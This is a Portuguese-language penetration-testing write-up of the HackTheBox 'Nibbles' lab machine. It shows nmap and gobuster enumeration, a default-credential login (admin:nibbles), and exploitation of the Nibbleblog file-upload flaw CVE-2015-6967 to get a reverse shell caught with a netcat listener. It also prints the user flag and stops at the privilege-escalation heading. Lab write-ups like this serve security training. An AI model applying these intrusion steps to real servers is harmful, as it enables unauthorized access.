Nibbles

Penetration Testing Writeup

Plataforma	HackTheBox
Dificuldade	Easy
Sistema Operacional	Linux
Data de Conclusão	09/01/2026
IP do Alvo	10.10.10.75
Técnicas Utilizadas	Enumeration, Reverse Shell, Privilege Scalation

Índice

1. Resumo Executivo

Este relatório documenta o teste de penetração realizado na máquina Nibbles, um servidor Linux hospedando uma aplicação web Nibbleblog versão 4.0.3.

Principais Descobertas:

O alvo apresenta uma cadeia de vulnerabilidades que permite comprometimento total do sistema, partindo de acesso anônimo até controle root.

Vulnerabilidades Críticas:

- **Exposição de informação sensível** - Comentário HTML revela diretório administrativo oculto (/nibbleblog/)
- **Credenciais padrão** - Painel administrativo acessível com admin:nibbles
- **Upload arbitrário de arquivos (CVE-2015-6967)** - Plugin "My Image" permite upload de webshell PHP, resultando em execução remota de código
- **Configuração insegura de sudo** - Usuário nibbler pode executar script como root sem senha, com permissão de escrita no arquivo

Impacto Potencial:

Um atacante não autenticado pode obter acesso root completo ao servidor, permitindo:

- Exfiltração de dados sensíveis
- Uso do servidor como pivô para ataques internos
- Instalação de backdoors persistentes
- Comprometimento total da confidencialidade, integridade e disponibilidade

Classificação de Risco: Crítico

2. Metodologia

A abordagem seguiu as seguintes fases:

1. Reconhecimento e Enumeração
2. Análise de Vulnerabilidades
3. Exploração
4. Pós-Exploração e Escalação de Privilégios
5. Documentação e Relatório

3. Reconhecimento e Enumeração

3.1. Scan de Portas (Nmap)

Comando executado:

```
nmap -sC -sV 10.10.10.75
```

Portas abertas encontradas:

- 22/SSH
- 80/HTTP


nmap output

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-09 16:49 -0300
Nmap scan report for 10.10.10.75 (10.10.10.75)
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.82 seconds
```

3.2. Enumeração Web

Primeiro interagi com o serviço para identificar do que se tratava a plataforma e identifiquei uma página em branco somente escrito “hello world”, então inspecionei para ver se encontrava algo mais e encontrei uma pista escrita pelo dev.



Em seguida fiz um scan com o diretório indicado na inspeção para encontrar outros diretórios.

Ferramentas utilizadas:

- Gobuster para enumeração de diretórios


Comando executado:

```
gobuster dir -u http://10.10.10.75/nibbleblog/ -w
/usr/share/wordlists/dirb/common.txt
```


nmap output

```
┌──(m0nteiro㉿kali)-[~/…/rooms/nibbles/ept/scans]
└─$ gobuster dir -u http://10.10.10.75/nibbleblog/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.75/nibbleblog/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 301]
/.htaccess           (Status: 403) [Size: 306]
/.htpasswd           (Status: 403) [Size: 306]
/admin               (Status: 301) [Size: 321] [--> http://10.10.10.75/nibbleblog/admin/]
/admin.php           (Status: 200) [Size: 1401]
/content             (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/content/]
/index.php           (Status: 200) [Size: 3346]
/languages           (Status: 301) [Size: 325] [--> http://10.10.10.75/nibbleblog/languages/]
/plugins             (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/plugins/]
/README              (Status: 200) [Size: 4628]
/themes              (Status: 301) [Size: 322] [--> http://10.10.10.75/nibbleblog/themes/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```


Encontramos um a página de login em **/admin.php**



Identificamos que o serviço rodando é o Nibbleblog, o /README identificado no scan do gobuster nos mostra exatamente qual versão está rodando.



Pesquisando se existe uma vulnerabilidade para esta versão, identificamos que existe uma CVE (CVE-2015-6967) nesta versão.



Agora sabemos que esse serviço é vulnerável a Arbitrary File Upload, o que podemos explorar para tentar um reverse-shell.

4. Análise de Vulnerabilidades

Pesquisando pelas CVEs identificadas, já conseguimos uma pista de como explorar a vulnerabilidade, que a própria NIST disponibiliza.


Vulnerabilidade	Descrição	Severidade
Arbitrary File Upload (CVE 2015-6967)	Upload irrestrito de arquivos no plugin My Image no Nibbleblog antes da versão 4.0.5 permite que administradores remotos executem código arbitrário carregando um arquivo com uma extensão executável	**Crítica**

5. Exploração


5.1. Acesso Inicial

Na busca pela CVE identificada, encontramos como é explorado a vulnerabilidade, nos dando um norte do que fazer para ganhar o acesso inicial.


Não encontramos nada de interessante explorando a página e os recursos, menos um arquivo que nos indica o usuário existente (admin) em **/contente/private/users.xml**.




Procurando pela senha nada dá uma chance, então fiz tentativas óbvias como admin:password, admin:admin, admin:password1 e por fim **admin:nibbles**, o nome da sala e por incrível que pareça deu certo.



Indo direto em plugins, onde a CVE aponta onde é explorado a vulnerabilidade, encontramos o plugin **“my image**”.





Clicando em configure, identificamos que podemos fazer upload de uma imagem e inserir uma legenda.



Como podemos conseguir um reverse shell nessa situação? Na descrição da CVE, diz:" permite que administradores remotos executem código arbitrário carregando um arquivo com uma extensão executável e acessando-o por meio de uma solicitação direta ao arquivo em content/private/plugins/my_image/image.php."


Abrindo uma porta de conexão na nossa máquina, tentei fazer upload do reverse shell direto em um arquivo shell.php, mas deu erro, só aceita extensões de imagem.





Obter esse tipo de resposta inesperada do site é sinal de que é vulnerável. Partindo de que só aceita imagem, selecionei uma imagem aleatória e coloquei o comando do reverse shell na como legenda e fui até

http://10.10.10.75/nibbleblog/content/private/plugins/my_image/ para encontrar o .php e acionar o comando como descrito na CVE.




```
open connection
┌──(m0nteiro㉿kali)-[~/…/rooms/nibbles/ept/scans]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.33] from (UNKNOWN) [10.10.10.75] 58926
bash: cannot set terminal process group (1358): Inappropriate ioctl for device
bash: no job control in this shell
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$
```

A tentativa foi um sucesso! Entramos como o usuário **nibbler**. Agora pegamos a flag de usuário.

```
open connection
nibbler@Nibbles:/var/www/html/nibbleblog$ cd ~
cd ~
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip
user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
de1d315ca04be4ca6dd02921e66bfe02
nibbler@Nibbles:/home/nibbler$
```

5.2. User Flag

Localização: /home/nibbler

`Flag: de1d315ca04be4ca6dd02921e66bfe02`

6. Pós-Exploração e Escalação de Privilégios

